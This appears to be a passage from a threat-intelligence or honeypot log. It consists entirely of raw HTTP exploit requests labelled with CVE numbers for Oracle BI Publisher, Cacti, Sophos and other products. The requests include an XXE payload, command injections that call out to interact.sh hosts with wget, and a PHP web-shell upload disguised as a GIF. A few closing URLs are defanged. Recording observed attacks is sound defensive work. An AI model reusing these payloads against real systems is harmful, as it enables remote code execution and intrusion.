
```
POST /xmlpserver/ReportTemplateService.xls HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2224.3 Safari/537.36
Connection: close
Content-Length: 98
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Content-Type: text/xml; charset=UTF-8
Accept-Encoding: gzip
X-Forwarded-For: [redacted]

<!DOCTYPE soap:envelope PUBLIC "-//B/A/EN" "http://c3bvsfqp92li2e1c8o20cdcydrayyyt4q.interact.sh">
```

(CVE-2019-2616)




```
POST /system/sharedir.php HTTP/1.1
Host: [redacted]
User-Agent: curl/7.58.0
Connection: close
Content-Length: 66
Accept: */*
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip

&uid=10; wget http://c498o2l5sjodej2a6hi0crjjupayymp3n.interact.sh
```

(CVE-2018-14839)




```
GET /graph_realtime.php?action=init HTTP/1.1
Host: [redacted]
User-Agent: python-requests/2.18.4
Accept: */*
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: Cacti=%3Bwget%20http%3A//c40d3vp1q4q9f6csi300cryoi5oyygrj4.interact.sh
Connection: close
```

(CVE-2020-8813)




```
GET /include/makecvs.php?Event=`wget http://c3s3dap1q4q1q5a37c60cd7eznyyn8jpr.interact.sh` HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
Content-Length: 349
Accept: */*
Accept-Encoding: gzip, deflate
Connection: keep-alive
User-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/72.0.3626.121 Safari/537.36
Connection: close
```

(CVE-2020-28188 CVE-2018-13354 CVE-2018-13338 CVE-2020-15568)



```
POST /assets/php/upload.php HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2866.71 Safari/537.36
Content-Length: 346
Accept: text/plain, */*; q=0.01
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: close
Content-Type: multipart/form-data; boundary=---------------------------31046105003900160576454225745
Origin: http:/[redacted]
Referer: http:/[redacted]
X-Requested-With: XMLHttpRequest

-----------------------------31046105003900160576454225745
Content-Disposition: form-data; name="fileToUpload"; filename="1vvXprTqga1rRdRMSN7[redacted].php"
Content-Type: image/gif

GIF89a213213123<?php shell_exec("wget -c http://c40d3vp1q4q9f6csi300cryufieyycen1.interact.sh");

-----------------------------31046105003900160576454225745--
```

(CVE-2020-28871)



```
POST /var HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/37.0.2049.0 Safari/537.36
Content-Length: 264
Accept: text/javascript, text/html, application/xml, text/xml, */*
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: close
Content-type: application/json; charset=UTF-8
Origin: http:/[redacted]
Referer: http:/[redacted]
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
X-Prototype-Version: 1.5.1.1
X-Requested-With: XMLHttpRequest

{"objs": [{"FID": "init"}], "SID": "|wget http://c4jeuk3lkl4t7676mmagcru5efyyfe4dy.interact.sh|", "browser": "gecko_linux", "backend_version": -1, "loc": "",
"_cookie": null, "wdebug": 0, "RID": "1629210675639_0.5000855117488202", "current_uuid": "", "ipv6": true}
```

(CVE-2020-25223)

hxxp[:]//ip-addr/rest/sharelinks/1.0/link?url=hxxps[:]//c37e7sraa1psb1c2nso0cd8o9eyyyn94w[.]interact.sh

hxxp[:]//ip-addr/search.php?search=";wget+hxxp[:]//c4b14uqjfg5t9muoh3pgcrcwtheyrjn8k[.]interact.sh';"

hxxp[:]//ip-addr/index.php?plot=;wget hxxp[:]//c4bfibtmh0e03d1t5u90crcb9fayzf9dr[.]interact.sh